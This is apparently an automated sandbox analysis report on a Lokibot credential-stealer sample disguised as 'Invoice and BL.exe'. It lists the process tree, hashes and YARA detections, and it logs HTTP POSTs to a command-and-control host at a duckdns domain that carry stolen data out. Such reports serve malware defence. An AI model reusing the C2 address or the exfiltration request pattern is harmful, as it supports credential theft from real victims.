Aug 3, 2021 23:25:49.594585896 CEST	1336	OUT	POST /binge/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: abixmaly.duckdns.org Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: D82FEB54 Content-Length: 190 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49737	192.169.69.26	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 23:25:50.624500036 CEST	1337	OUT	POST /binge/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: abixmaly.duckdns.org Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: D82FEB54 Content-Length: 163 Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Invoice and BL.exe PID: 1152 Parent PID: 5556

General

Start time:	23:25:05
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Invoice and BL.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Invoice and BL.exe'
Imagebase:	0x370000
File size:	530432 bytes
MD5 hash:	3C7B342067F6142E6ED45551F5F60C50
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.289975656.0000000003912000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.289975656.0000000003912000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.289975656.0000000003912000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.289975656.0000000003912000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.289177832.00000000027F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.289177832.00000000027F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.289177832.00000000027F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.289177832.00000000027F1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: RegSvcs.exe PID: 5412 Parent PID: 1152

General

Start time:	23:25:45
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x830000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.294466298.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000007.00000002.294466298.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000007.00000002.294466298.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000007.00000002.294466298.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000007.00000002.294466298.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis